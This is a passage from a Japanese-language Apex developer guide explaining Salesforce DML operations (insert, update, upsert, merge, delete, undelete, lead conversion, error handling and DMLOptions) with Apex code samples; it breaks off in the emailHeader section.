この例では、3 つの取引先レコードを挿入して既存の取引先レコードを更新する方法を示します。まず、3 つの Account sObject を作成してリストに追加します。次に、1 つの `insert` ステートメントで取引先のリストを挿入して一括挿入を実行します。その後、2つ目の取引先レコードをクエリして請求先市区郡を更新し、`update` ステートメントをコールしてデータベースに変更を保持します。

```
Account[] accts = new List<Account>();

for(Integer i=0;i<3;i++) {

    Account a = new Account(Name='Acme' + i,

                            BillingCity='San Francisco');

    accts.add(a);

}

Account accountToUpdate;

try {

    insert accts;



    // Update account Acme2.

    accountToUpdate =

        [SELECT BillingCity FROM Account

         WHERE Name='Acme2' AND BillingCity='San Francisco'
```

```
        LIMIT 1];
    // Update the billing city.
    accountToUpdate.BillingCity = 'New York';
    // Make the update call.
    update accountToUpdate;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}

// Verify that the billing city was updated to New York.
Account afterUpdate =
    [SELECT BillingCity FROM Account WHERE Id=:accountToUpdate.Id];
System.assertEquals('New York', afterUpdate.BillingCity);
```

関連レコードの挿入

2 つのオブジェクト間のリレーション (参照関係や主従関係など) がすでに定義されている場合、既存のレコードに関連するレコードを挿入できます。レコードは、外部キー ID を使用して関連レコードに関連付けられます。この外部キー ID はマスタレコードにのみ設定できます。たとえば、新規取引先責任者を挿入する場合、`AccountId` 項目の値を設定することで、取引先責任者の関連取引先レコードを指定できます。

この例では、取引先責任者の `AccountId` 項目を設定して、取引先責任者を取引先 (関連レコード) に追加する方法を示します。取引先責任者と取引先は参照関係でリンクされています。

```
try {
    Account acct = new Account(Name='SFDC Account');
    insert acct;

    // Once the account is inserted, the sObject will be
    // populated with an ID.
    // Get this ID.
    ID acctID = acct.ID;
```

```
    // Add a contact to this account.
    Contact con = new Contact(
        FirstName='Joe',
        LastName='Smith',
        Phone='415.555.1212',
        AccountId=acctID);
    insert con;
} catch(DmlException e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

関連レコードの更新

関連レコードの項目は、同じ DML 操作のコールでは更新できないため、別の DML コールが必要になります。たとえば、新規取引先責任者を挿入する場合、`AccountId` 項目の値を設定することで、取引先責任者の関連取引先レコードを指定できます。ただし、別の DML コールを使用して取引先自体を更新しない場合、取引先の名前を変更することはできません。同様に、取引先責任者を更新するときに、取引先責任者の関連取引先も更新する場合は、2 つの DML コールを作成する必要があります。次の例では、2 つの `update` ステートメントを使用して取引先責任者とその関連取引先を更新しています。

```
try {
    // Query for the contact, which has been associated with an account.
    Contact queriedContact = [SELECT Account.Name
                              FROM Contact
                              WHERE FirstName = 'Joe' AND LastName='Smith'
                              LIMIT 1];

    // Update the contact's phone number
    queriedContact.Phone = '415.555.1213';

    // Update the related account industry
```

```
    queriedContact.Account.Industry = 'Technology';


    // Make two separate calls
    // 1. This call is to update the contact's phone.
    update queriedContact;
    // 2. This call is to update the related account's Industry field.
    update queriedContact.Account;
} catch(Exception e) {
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}
```

外部 ID を使用したレコードの関連付け

親レコードのカスタム外部 ID 項目を使用して関連レコードを追加します。レコード ID を使用する代わりに、外部 ID 項目を使用してレコードを関連付けます。関連レコードを別のレコードに追加できるのは、主従関係や参照関係など、関与するオブジェクトの関係が定義されている場合のみです。

外部 ID を使用してレコードをその親レコードに関連付けるには、親オブジェクトに外部 ID とマークされたカスタム項目が必要です。外部 ID 値のある親 sObject を作成し、リンクするレコードにネストされた sObject としてこのレコードを設定します。

この例では、新しい商談を既存の取引先に関連付ける方法を示します。この取引先には、`MyExtID` という名前のテキスト型の外部 ID 項目があります。新しい商談を挿入する前に、`Opportunity.Account` 関係項目を使用して、ネストされた sObject として取引先レコードをこの商談に追加します。Account sObject には外部 ID 項目のみが含まれます。

```
Opportunity newOpportunity = new Opportunity(
    Name='OpportunityWithAccountInsert',
    StageName='Prospecting',
    CloseDate=Date.today().addDays(7));


// Create the parent record reference.
// An account with this external ID value already exists.
// This sObject is used only for foreign key reference
```

```
// and doesn't contain any other fields.

Account accountReference = new Account(

    MyExtID__c='SAP111111');



// Add the nested account sObject to the opportunity.

newOpportunity.Account = accountReference;



// Create the opportunity.

Database.SaveResult results = Database.insert(newOpportunity);
```

上記のサンプルは挿入操作を実行しますが、更新または更新/挿入を実行するときも外部 ID 項目を使用して sObject を関連付けることができます。親レコードが存在しない場合は、個別の DML ステートメント、あるいは「外部キーを使用して 1 つのステートメントで親レコードと子レコードを作成する」に示すものと同じ DML ステートメントを使用して作成できます。

外部キーを使用して 1 つのステートメントで親レコードと子レコードを作成する

外部キーとして外部 ID 項目を使用することによって、最初に親レコードを作成して、その ID をクエリしてから子レコードを作成するのではなく、他の種別の sObject の親レコードおよび子レコードを 1 つの手順で作成することができます。手順は、次のとおりです。

- 子 sObject を作成し、必須項目 (必要に応じて、その他の項目) を入力します。
- 子 sObject に対する親外部キー参照を設定するためにのみ使用される、親参照 sObject を作成します。この sObject には定義された外部 ID 項目のみがあり、その他の項目は設定されません。
- 作成した親参照 sObject に子 sObject の外部キー項目を設定します。
- `insert` ステートメントに渡すその他の親 sObject を作成します。この sObject には、外部 ID 項目に加えて、必須項目 (必要に応じて、その他の項目) を設定する必要があります。
- 作成する sObject の配列を渡して、`insert` をコールします。親 sObject は配列の子 sObject の前に付ける必要があります、つまり、親の配列インデックスは子のインデックスより小さい必要があります。

最大 10 レベルの深度で関連レコードを作成できます。また、1 回のコールで作成される関連レコードには、他の種別の sObject が必要です。詳細は、『*SOAP API 開発者ガイド*』の「オブジェクト種別が異なるレコードの作成」を参照してください。

次の例では、1 回の `insert` ステートメントで親取引先に関連する商談を作成する方法を示します。この例では、商談 sObject を作成し、その項目のいくつかに入力してから、2 つの取引先オブジェクトを作成します。最初の取引先は外部キーリレーションのみであり、2 番目の取引先は取引先作成のためのものであり、取引先項目が設定されています。両方の取引先には外部 ID 項目 `MyExtID__c` が設定されています。次に、このサンプルでは、sObject の配列を渡して、`Database.insert` をコールします。配列の最初の要素は親 sObject で、2 番目は商談 sObject です。`Database.insert` ステートメントでは、1 つの手順で商談とその親取引先を作成します。最後に、このサンプルでは、結果を確認し、作成されたレコードの ID をデバッグログに書き込むか、レ

コードの作成が失敗した場合は最初のエラーを書き込みます。このサンプルでは、MyExtID という取引先に外部 ID テキスト項目が必要です。

```
public class ParentChildSample {

    public static void InsertParentChild() {

        Date dt = Date.today();

        dt = dt.addDays(7);

        Opportunity newOpportunity = new Opportunity(

            Name='OpportunityWithAccountInsert',

            StageName='Prospecting',

            CloseDate=dt);


        // Create the parent reference.

        // Used only for foreign key reference

        // and doesn't contain any other fields.

        Account accountReference = new Account(

            MyExtID__c='SAP111111');

        newOpportunity.Account = accountReference;


        // Create the Account object to insert.

        // Same as above but has Name field.

        // Used for the insert.

        Account parentAccount = new Account(

            Name='Hallie',

            MyExtID__c='SAP111111');


        // Create the account and the opportunity.

        Database.SaveResult[] results = Database.insert(new SObject[] {

            parentAccount, newOpportunity });
```

```
        // Check results.
        for (Integer i = 0; i < results.size(); i++) {
            if (results[i].isSuccess()) {
            System.debug('Successfully created ID: '
                  + results[i].getId());
            } else {
            System.debug('Error: could not create sobject '
                  + 'for array element ' + i + '.');
            System.debug('   The error reported was: '
                  + results[i].getErrors()[0].getMessage() + '\n');
            }
        }
    }
}
```

レコードの更新/挿入

upsert 操作を使用すると、既存のレコードの挿入または更新を 1 つのコールで実行できます。レコードがすでに存在しているかどうかを確認するために、upsert ステートメントまたはデータベースメソッドは、レコードの ID をキーとして使用し、idLookup 属性が true に設定されたレコード、カスタム外部 ID 項目、または標準項目と照合します。

- キーが一致しない場合、新規オブジェクトレコードが作成されます。
- キーが一度だけ一致したら、既存のオブジェクトレコードが更新されます。
- キーが複数回一致する場合は、エラーが生成され、オブジェクトレコードは挿入も更新もされません。

メモ: カスタム項目に、項目定義の一部として [ユニーク] と [「ABC」と「abc」を値の重複として扱う (大文字と小文字を区別しない)] 属性が選択されている場合のみ、カスタム項目による照合では大文字と小文字を区別しません。この場合、「ABC123」は「abc123」と一致します。詳細は、Salesforce ヘルプの「カスタム項目の作成」を参照してください。

例

次の例では、以前 Bombay となっていた市に所在するすべての既存取引先の市の名前を更新し、さらに、San Francisco に所在していた新規取引先を挿入します。

```
Account[] acctsList = [SELECT Id, Name, BillingCity
                       FROM Account WHERE BillingCity = 'Bombay'];
for (Account a : acctsList) {
    a.BillingCity = 'Mumbai';
}
Account newAcct = new Account(Name = 'Acme', BillingCity = 'San Francisco');
acctsList.add(newAcct);
try {
    upsert acctsList;
} catch (DmlException e) {
    // Process exception here
}
```

メモ: DmlException の処理についての詳細は、「一括DML例外処理」(ページ183)を参照してください。

次の例では、Database.upsert メソッドを使用して、渡されるリードのコレクションを更新/挿入します。この例では、レコードの部分処理を許可しています。つまり、一部のレコードが処理に失敗した場合でも、残りのレコードは引き続き挿入または更新されます。また、結果を反復処理して、正常に処理された各レコードに新しい ToDo を追加します。ToDo sObject は、リストに保存され、その後一括挿入されます。この例の後に、この例をテストするテストメソッドを含むテストクラスが続きます。

```
/* This class demonstrates and tests the use of the
 * partial processing DML operations */

public class DmlSamples {

   /* This method accepts a collection of lead records and
      creates a task for the owner(s) of any leads that were
      created as new, that is, not updated as a result of the upsert
      operation */
   public static List<Database.upsertResult> upsertLeads(List<Lead> leads)  {

      /* Perform the upsert. In this case the unique identifier for the
         insert or update decision is the Salesforce record ID. If the
         record ID is null the row will be inserted, otherwise an update
         will be attempted. */
      List<Database.upsertResult> uResults = Database.upsert(leads,false);

      /* This is the list for new tasks that will be inserted when new
         leads are created. */
      List<Task> tasks = new List<Task>();
      for(Database.upsertResult result:uResults) {
         if (result.isSuccess() && result.isCreated())
              tasks.add(new Task(Subject = 'Follow-up', WhoId = result.getId()));
      }

      /* If there are tasks to be inserted, insert them */
      Database.insert(tasks);
```

```
        return uResults;
    }
}
```

```
@isTest
private class DmlSamplesTest {
    public static testMethod void testUpsertLeads() {
         /* We only need to test the insert side of upsert */
        List<Lead> leads = new List<Lead>();

        /* Create a set of leads for testing */
        for(Integer i = 0;i < 100; i++) {
            leads.add(new Lead(LastName = 'testLead', Company = 'testCompany'));
        }

        /* Switch to the runtime limit context */
        Test.startTest();

        /* Exercise the method */
        List<Database.upsertResult> results = DmlSamples.upsertLeads(leads);

        /* Switch back to the test context for limits */
        Test.stopTest();

        /* ID set for asserting the tasks were created as expected */
        Set<Id> ids = new Set<Id>();

        /* Iterate over the results, asserting success and adding the new ID
           to the set for use in the comprehensive assertion phase below. */
        for(Database.upsertResult result:results) {
            System.assert(result.isSuccess());
            ids.add(result.getId());
        }

        /* Assert that exactly one task exists for each lead that was inserted. */
        for(Lead l:[SELECT Id, (SELECT Subject FROM Tasks) FROM Lead WHERE Id IN :ids]) {
            System.assertEquals(1,l.tasks.size());
        }
    }
}
```

`upsert` を外部 ID と一緒に使用すると、コード内の DML ステートメントの数が減少し、ガバナ制限に該当しないようにします(「実行ガバナと制限」を参照)。この次の例では、納入商品と商談品目間の一対一の関係を維持するために、Asset オブジェクトの `upsert` と外部 ID 項目 `Line_Item_Id__c` を使用します。

メモ: このサンプルを実行する前に、Asset オブジェクト上に `Line_Item_Id__c` という名前でカスタムテキスト項目を作成し、外部 ID としてマークします。カスタム項目についての詳細は、Salesforce オンラインヘルプを参照してください。

```
public void upsertExample() {
    Opportunity opp = [SELECT Id, Name, AccountId,
                              (SELECT Id, PricebookEntry.Product2Id, PricebookEntry.Name

                               FROM OpportunityLineItems)
```

```
                        FROM Opportunity
                        WHERE HasOpportunityLineItem = true
                        LIMIT 1];

    Asset[] assets = new Asset[]{};

    // Create an asset for each line item on the opportunity
    for (OpportunityLineItem lineItem:opp.OpportunityLineItems) {

        //This code populates the line item Id, AccountId, and Product2Id for each asset
        Asset asset = new Asset(Name = lineItem.PricebookEntry.Name,
                                Line_Item_ID__c = lineItem.Id,
                                AccountId = opp.AccountId,
                                Product2Id = lineItem.PricebookEntry.Product2Id);

        assets.add(asset);
    }

    try {
        upsert assets Line_Item_ID__c;  // This line upserts the assets list with
                                        // the Line_Item_Id__c field specified as the
                                        // Asset field that should be used for matching
                                        // the record that should be upserted.
    } catch (DmlException e) {
        System.debug(e.getMessage());
    }
}
```

レコードのマージ

データベースのリード、取引先責任者、取引先レコードが重複している場合、データをクリーンアップしてレコードを統合することをお勧めします。同じsObject型のレコードを3つまでマージできます。`merge`操作は、最大3つのレコードを1つのレコードにマージし、他のレコードを削除してから、関連レコードを再ペアレント化します。

例

次に、既存の取引先レコードを主取引先にマージする方法を示します。マージする取引先には、マージ操作後に主取引先レコードに移動される関連取引先責任者があります。また、マージするレコードはマージ後に削除され、1つのレコードのみがデータベースに残ります。この例では、2つの取引先のリストを作成してからリストを挿入します。次に、クエリを実行して新規取引先レコードをデータベースから取得し、マージする取引先に取引先責任者を追加します。その後、2つの取引先をマージします。最後に、取引先責任者が主取引先に移動していて、2つ目の取引先が削除されていることを確認します。

```
// Insert new accounts

List<Account> ls = new List<Account>{

    new Account(name='Acme Inc.'),

        new Account(name='Acme')
```

```
        };
insert ls;


// Queries to get the inserted accounts
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];


// Add a contact to the account to be merged
Contact c = new Contact(FirstName='Joe',LastName='Merged');
c.AccountId = mergeAcct.Id;
insert c;


try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception
    System.debug('An unexpected error has occurred: ' + e.getMessage());
}


// Once the account is merged with the master account,
// the related contact should be moved to the master record.
masterAcct = [SELECT Id, Name, (SELECT FirstName,LastName From Contacts)
              FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
System.assert(masterAcct.getSObjects('Contacts').size() > 0);
System.assertEquals('Joe', masterAcct.getSObjects('Contacts')[0].get('FirstName'));
System.assertEquals('Merged', masterAcct.getSObjects('Contacts')[0].get('LastName'));
```

```
// Verify that the merge record got deleted

Account[] result = [SELECT Id, Name FROM Account WHERE Id=:mergeAcct.Id];

System.assertEquals(0, result.size());
```

この 2 番目の例は前の例と同様ですが、Database.merge メソッド (merge ステートメントではない) を使用する点が異なります。Database.merge の最後の引数は false に設定され、この操作で発生したすべてのエラーが、例外を使用するのではなく、マージ結果で返されるようにします。この例では、2 つの取引先を主取引先にマージし、返された結果を取得します。また、この例では、主取引先と 2 つの複製が作成され、それぞれが 1 つの子取引先責任者を持ちます。これにより、マージ後に取引先責任者が主取引先に移動されることが検証されます。

```
// Create master account

Account master = new Account(Name='Account1');

insert master;



// Create duplicate accounts

Account[] duplicates = new Account[]{

    // Duplicate account

    new Account(Name='Account1, Inc.'),

    // Second duplicate account

    new Account(Name='Account 1')

};

insert duplicates;



// Create child contact and associate it with first account

Contact c = new Contact(firstname='Joe',lastname='Smith', accountId=duplicates[0].Id);

insert c;




// Merge accounts into master

Database.MergeResult[] results = Database.merge(master, duplicates, false);
```

```
for(Database.MergeResult res : results) {
    if (res.isSuccess()) {
        // Get the master ID from the result and validate it
        System.debug('Master record ID: ' + res.getId());
        System.assertEquals(master.Id, res.getId());

        // Get the IDs of the merged records and display them
        List<Id> mergedIds = res.getMergedRecordIds();
        System.debug('IDs of merged records: ' + mergedIds);

        // Get the ID of the reparented record and
        // validate that this the contact ID.
        System.debug('Reparented record ID: ' + res.getUpdatedRelatedIds());
        System.assertEquals(c.Id, res.getUpdatedRelatedIds()[0]);
    }
    else {
        for(Database.Error err : res.getErrors()) {
            // Write each error to the debug output
            System.debug(err.getMessage());
        }
    }
}
```

マージに関する考慮事項

sObject レコードをマージする場合、次のルールとガイドラインを考慮する必要があります。

- リード、取引先責任者、および取引先のみがマージ可能です。「DML 操作をサポートしない sObject」(ページ 182)を参照してください。

- 1 つの merge メソッドには、1 つの主レコードと最大 2 つのその他の sObject レコードを渡すことができます。
- Apex マージ操作を使用すると、主レコードの項目値のほうが、マージされたレコードの対応する項目値よりも常に優先されます。マージされたレコード項目値を維持するには、マージを実行する前に、この項目値を単に主 sObject に設定します。
- 外部 ID 項目では、merge を使用することはできません。

リード、取引先責任者、および取引先のマージについての詳細は、Salesforce オンラインヘルプを参照してください。

レコードの削除

データベースにレコードを保持したら、delete 操作を使用してそれらのレコードを削除できます。レコードを削除しても Force.com から完全に削除されるわけではなく、復元できるように 15 日間はごみ箱に置かれます。削除したレコードの復元については、後のセクションで説明します。

例

次の例では、「DotCom」という名前のすべての取引先を削除しています。

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

メモ: DmlException の処理についての詳細は、「一括 DML 例外処理」(ページ 183)を参照してください。

レコードを削除および復元するときの参照整合性

delete 操作では、カスケード削除がサポートされています。親オブジェクトを削除すると、各子レコードが削除可能な場合は自動的に削除されます。

たとえば、ケースレコードを削除すると、Apex はケースに関連付けられたすべての CaseComment、CaseHistory、および CaseSolution レコードを自動的に削除します。ただし、特定の子レコードが削除可能でない場合、または現在使用中の場合、親ケースレコードの delete 操作は失敗します。

undelete 操作を行うと、次のリレーションの種類に関して、レコードの関連付けが復元されます。

- 親取引先 (取引先の［親取引先］項目で指定)
- 親ケース (ケースの［親ケース］項目で指定)

- 翻訳ソリューションのマスタソリューション (ソリューションの［マスタソリューション］項目で指定)
- 取引先責任者のマネージャ (取引先責任者の［上司］項目で指定)
- 納入商品に関連付けられている商品 (納入商品の［商品］項目で指定)
- 見積に関連付けられている商談 (見積の［商談］項目で指定)
- すべてのカスタム参照関係
- 取引先およびリレーショングループのリレーショングループメンバー (一部例外あり)
- タグ
- 記事のカテゴリ、公開状態、割り当て

メモ: Salesforce は、置換されていない参照関係のみを復元します。たとえば、納入商品が、元の商品レコードが元に戻される前に別の商品と関連付けられている場合、その納入商品と商品のリレーションは復元されません。

削除したレコードの復元

レコードを削除しても 15 日間はごみ箱に置かれ、その後で完全に削除されます。レコードがごみ箱にある間は、`undelete` 操作を使用して復元できます。これは、保持するレコードを誤って削除した場合などに便利です。

例

次の例では、「Trump」という名前の取引先を復元しています。`ALL ROWS` キーワードは、削除されたレコードやアーカイブ済みの活動を含め、最上位リレーションと集計リレーションの両方にあるすべての行をクエリします。

```
Account a = new Account(Name='Trump');

insert(a);

insert(new Contact(LastName='Carter',AccountId=a.Id));

delete a;



Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];

try {

    undelete savedAccts;

} catch (DmlException e) {

    // Process exception here

}
```

メモ: `DmlException` の処理についての詳細は、「一括 DML 例外処理」(ページ 183)を参照してください。

復元に関する考慮事項

undelete ステートメントを使用するときは、次の点に注意してください。

- マージの結果として削除されたレコードを復元できますが、子オブジェクトに再設定された親を元に戻すことはできません。
- マージの結果として削除されたレコードなど、削除されたレコードを識別するには、SOQL クエリで ALL ROWS パラメータを使用します。
- 「レコードを削除および復元するときの参照整合性」を参照してください。

関連トピック:

SOQL ステートメントを使用したすべてのレコードのクエリ

取引の開始

convertLead DML 操作は、リード取引開始によって取引先、取引先責任者、および (必要に応じて) 商談を作成します。convertLead は、Database クラスのメソッドとしてのみ使用でき、DML ステートメントとしては使用できません。

リードの変換は、次の基本ステップに従います。

1. アプリケーションは、変換されるリードの ID を確認します。
2. 必要に応じて、アプリケーションはリードをマージする取引先の ID も確認します。アプリケーションは SOQL を使用し、リード名と一致する取引先を検索します。次に例を示します。

```
SELECT Id, Name FROM Account WHERE Name='CompanyNameOfLeadBeingMerged'
```

3. 必要に応じて、アプリケーションはリードをマージする取引先責任者の ID も確認します。アプリケーションは SOQL を使用し、リードの取引先責任者名と一致する取引先責任者を検索します。次に例を示します。

```
SELECT Id, Name FROM Contact WHERE FirstName='FirstName' AND LastName='LastName' AND
AccountId = '001...'
```

4. 必要に応じて、アプリケーションはリードから商談を作成するかどうかを決定します。
5. アプリケーションは LeadSource テーブルへのクエリを実行して、考えられるすべての取引開始後の状況オプション (SELECT ... FROM LeadStatus WHERE IsConverted='1') を取得し、取引開始後の状況の値を選択します。
6. アプリケーションは convertLead をコールします。
7. アプリケーションは返された結果の各 LeadConvertResult オブジェクトを繰り返し確認し、各リードの変換が成功したかどうかを確認します。
8. 必要に応じて、キューが所有するリードを変換する場合は所有者を指定する必要があります。これは、キューが取引先と取引先責任者を所有することができないためです。既存の取引先または取引先責任者を指定する場合も、所有者を指定する必要があります。

例

この例では、Database.convertLead メソッドを使用してリード取引を開始する方法を示します。新規リードを挿入し、LeadConvert オブジェクトを作成してその状況を取引開始済みに設定し、Database.convertLead メソッドに渡します。最後に、取引の開始が成功したことを確認します。

```
Lead myLead = new Lead(LastName = 'Fry', Company='Fry And Sons');

insert myLead;



Database.LeadConvert lc = new database.LeadConvert();

lc.setLeadId(myLead.id);



LeadStatus convertStatus = [SELECT Id, MasterLabel FROM LeadStatus WHERE IsConverted=true
 LIMIT 1];

lc.setConvertedStatus(convertStatus.MasterLabel);



Database.LeadConvertResult lcr = Database.convertLead(lc);

System.assert(lcr.isSuccess());
```

リード取引の開始に関する考慮事項

- 項目の対応付け:システムは、リードの標準項目を取引先、取引先責任者、商談の標準項目に自動的に対応付けます。リードのカスタム項目に関しては、Salesforce システム管理者が、取引先、取引先責任者、商談のカスタム項目に対応づける方法を指定することができます。項目の対応付けについての詳細は、Salesforce オンラインヘルプを参照してください。
- 差し込み項目:データが既存の取引先や取引先責任者オブジェクトにマージされる場合、変換先オブジェクトの空の項目のみが上書きされ、ID を含めた既存データは上書きされません。唯一の例外は、LeadConvert オブジェクトの setOverwriteLeadSource を True に設定している場合です。この場合、変換先の取引先責任者オブジェクトの LeadSource 項目が、変換元の LeadConvert オブジェクトの LeadSource 項目の内容で上書きされます。
- レコードタイプ:組織でレコードタイプを使用している場合、新しい所有者のデフォルトのレコードタイプはリード変換時に作成されたレコードに割り当てられます。リードを変換するユーザのデフォルトのレコードタイプによって、変換時に使用できるリードの変換元値が決まります。必要なリードの変換元値を使用できない場合、リードを変換するユーザのデフォルトのレコードタイプに値を追加します。レコードタイプの詳細は、Salesforce オンラインヘルプを参照してください。
- 選択リスト値:システムは、空の標準リード選択リスト項目を対応付けるときに、取引先、取引先責任者、商談のデフォルトの選択リストを割り当てます。組織でレコードタイプを使用している場合、空の値は新しいレコード所有者のデフォルトの選択リストの値で置き換えられます。

- 自動フィード登録:リードを新規取引先、取引先責任者、および商談に変換すると、リード所有者はリード取引先から登録解除されます。リード所有者、生成されたレコードの所有者、およびリードに登録されたユーザは、Chatter フィード設定で自動登録を有効化しない限り、生成されたレコードに自動登録されません。ニュースフィードで取引先、取引先責任者、および商談レコードへの変更を表示するには、自動登録を有効化する必要があります。作成するレコードを登録するには、ユーザは個人設定の［作成したレコードを自動的にフォローする］オプションを有効にする必要があります。レコードへの変更がユーザのホームページのニュースフィードに表示されるように、レコードを登録できます。Salesforce でレコードに行われた変更の最新の状況を得る便利な方法です。

DML 例外とエラー処理

例外処理

DML ステートメントは、DML 操作の実行中にデータベースで問題が発生すると実行時例外を返します。try-catch ブロック内に DML ステートメントを含めることでコードで例外を処理できます。次の例では、`insert` DML ステートメントが try-catch ブロック内に含まれています。

```
Account a = new Account(Name='Acme');

try {

    insert a;

} catch(DmlException e) {

    // Process exception here

}
```

Database クラスメソッドの結果オブジェクト

Database クラスメソッドは、データ操作の結果を返します。これらの結果オブジェクトには、各レコードのデータ操作に関する有益な情報(操作が成功したのかどうかやエラー情報など)が含まれています。操作のタイプごとに特定の結果オブジェクト種別が返されます。以下にその概要を示します。

操作	Result クラス
insert、update	SaveResult クラス
upsert	UpsertResult クラス
merge	MergeResult クラス
delete	DeleteResult クラス
undelete	UndeleteResult クラス
convertLead	LeadConvertResult クラス
emptyRecycleBin	EmptyRecycleBinResult クラス

返されるデータベースエラー

DML ステートメントでは、処理されているいずれかのレコードの操作に失敗すると、必ず例外が返されてすべてのレコードの操作がロールバックされますが、Database クラスメソッドの場合、同様の動作を行うことも、レコード処理の一部の成功を許可することもできます。後者 (部分処理) の場合、Database クラスメソッドで例外は発生しません。代わりに、失敗したレコードで発生したエラーのリストが返されます。

エラーは Database クラスメソッドの結果に含まれており、このエラーにより失敗の詳細がわかります。たとえば、挿入操作や更新操作の場合は `SaveResult` オブジェクトが返されます。返されるすべての結果と同様に、`SaveResult` には、発生したエラー (ある場合) を表す `Database.Error` オブジェクトのリストを返す `getErrors` と呼ばれるメソッドが含まれています。

例

この例では、`Database.insert` 操作で返されるエラーを取得する方法を示します。2 つの取引先が挿入されていますが、一方には必要な Name 項目がなく、第 2 パラメータが `false`: `Database.insert(accts, false);` に設定されています。ここでは、部分処理オプションが設定されています。次に、`if (!sr.isSuccess())` を使用してコールが失敗していないかどうかがチェックされ、エラーが反復処理されてエラー情報がデバッグログに書き込まれます。

```
// Create two accounts, one of which is missing a required field

Account[] accts = new List<Account>{

    new Account(Name='Account1'),

    new Account()};

Database.SaveResult[] srList = Database.insert(accts, false);



// Iterate through each returned result

for (Database.SaveResult sr : srList) {

    if (!sr.isSuccess()) {

        // Operation failed, so get all errors

        for(Database.Error err : sr.getErrors()) {

            System.debug('The following error has occurred.');

            System.debug(err.getStatusCode() + ': ' + err.getMessage());

            System.debug('Fields that affected this error: ' + err.getFields());

        }

    }
```

```
}
```

DML の詳細

DML オプションの設定

Database.DMLOptions オブジェクトで目的のオプションを設定することにより、挿入操作や更新操作の DML オプションを指定できます。操作の Database.DMLOptions を設定するには、sObject で setOptions メソッドをコールするか、これをパラメータとして Database.insert および Database.update メソッドに渡します。

DML オプションを使用して、次のことを指定できます。

- 項目の切り捨て動作。
- 割り当てルール情報。
- 重複ルール情報。
- メールの自動送信を許可するかどうか。
- 表示ラベルのユーザロケール。
- 部分的な完了を操作で許可するかどうか。

Database.DMLOptions クラスには次のプロパティがあります。

- allowFieldTruncation プロパティ
- assignmentRuleHeader プロパティ
- dupicateRuleHeader
- emailHeader プロパティ
- localeOptions プロパティ
- optAllOrNone プロパティ

DMLOptions は、API バージョン 15.0 以降で保存された Apex にのみ使用できます。DMLOptions の設定は、Salesforce ユーザインターフェースからではなく、Apex DML を使用して実行されたレコード操作でのみ有効です。

allowFieldTruncation プロパティ

allowFieldTruncation プロパティでは、文字列の切り捨て動作を指定します。バージョン 15.0 より前の API に対して保存された Apex では、文字列に値を指定し、その値が大きすぎる場合、値は切り捨てられます。API バージョン 15.0 以降では、大きすぎる値が指定されると、操作は失敗し、エラーメッセージが返されます。allowFieldTruncation プロパティを使用すると、API バージョン 15.0 以降に対して保存された Apex の新しい動作ではなく、以前の動作である切り捨てを使用するように指定できます。

allowFieldTruncation プロパティは Boolean 値を使用します。true の場合、長すぎる文字列値を切り捨てます。これは API バージョン 14.0 以前の動作です。次に例を示します。

```
Database.DMLOptions dml = new Database.DMLOptions();

dml.allowFieldTruncation = true;
```

assignmentRuleHeader プロパティ

assignmentRuleHeader プロパティは、ケース、またはリード作成時に使用する割り当てルールを指定します。

メモ: Database.DMLOptions オブジェクトは、ケースおよびリードの割り当てルールをサポートしますが、取引先またはテリトリー管理の割り当てルールはサポートしません。

assignmentRuleHeader プロパティを使用すると、次のオプションを設定できます。

- assignmentRuleID: ケースまたはリードの割り当てルールの ID。割り当てルールは有効または無効にできます。ID は、AssignmentRule sObject をクエリして取得することができます。assignmentRuleId が指定されている場合は、useDefaultRule を指定しないでください。値が適切な ID 形式 (15 文字または 18 文字の Salesforce ID) でない場合、コールは失敗し、例外が返されます。

  メモ: ケースの sObject の場合、assignmentRuleID DML オプションは API でのみ設定可能で、Apex による設定は無視されます。たとえば、有効または無効なルールの assignmentRuleID は executeanonymous() API コールで設定できますが、開発者コンソールからは設定できません。これはリードには適用されません。リードの場合、assignmentRuleID DML オプションは Apex と API の両方で設定できます。

- useDefaultRule: ケースまたはリードにデフォルトの (有効な) 割り当てルールを使用するかどうかを示します。useDefaultRule が指定されている場合は、assignmentRuleId を指定しないでください。

次の例では、useDefaultRule オプションを使用します。

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.useDefaultRule= true;

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

次の例では、assignmentRuleID オプションを使用します。

```
Database.DMLOptions dmo = new Database.DMLOptions();
dmo.assignmentRuleHeader.assignmentRuleId= '01QD0000000EqAn';

Lead l = new Lead(company='ABC', lastname='Smith');
l.setOptions(dmo);
insert l;
```

メモ: 組織に割り当てルールがない場合、API バージョン 29.0 以前では、useDefaultRule を true に設定してケースまたはリードを作成すると、作成されるケースまたはリードは定義済みのデフォルトの所有者に割り当てられます。API バージョン 30.0 以降では、ケースまたはリードは未割り当てで、デフォルトの所有者に割り当てられません。

dupicateRuleHeader プロパティ

dupicateRuleHeader プロパティは、重複として識別されたレコードを保存できるかどうかを決定します。重複ルールは重複管理機能の一部です。

dupicateRuleHeader プロパティを使用すると、次のオプションを設定できます。

- `allowSave`: 重複として識別されたレコードを保存できるかどうかを示します。

次の例は、重複と識別された取引先レコードを保存する方法を示します。重複エラーを反復処理する方法についての詳細は、「DuplicateError クラス」を参照してください。

```
Database.DMLOptions dml = new Database.DMLOptions();
dml.DuplicateRuleHeader.AllowSave = true;
Account duplicateAccount = new Account(Name='dupe');
Database.SaveResult sr = Database.insert(duplicateAccount, dml);
if (sr.isSuccess()) {
 System.debug('Duplicate account has been inserted in Salesforce!');
}
```

`emailHeader` プロパティ

Salesforce ユーザインターフェースを使用して、次のようなイベントが発生した場合にメールを送信するかしないかを指定できます。

- ケースまたは ToDo の新規作成
- ケースメールの取引先責任者への変換
- 新規ユーザのメール通知
- リードキューのメール通知
- パスワードのリセット

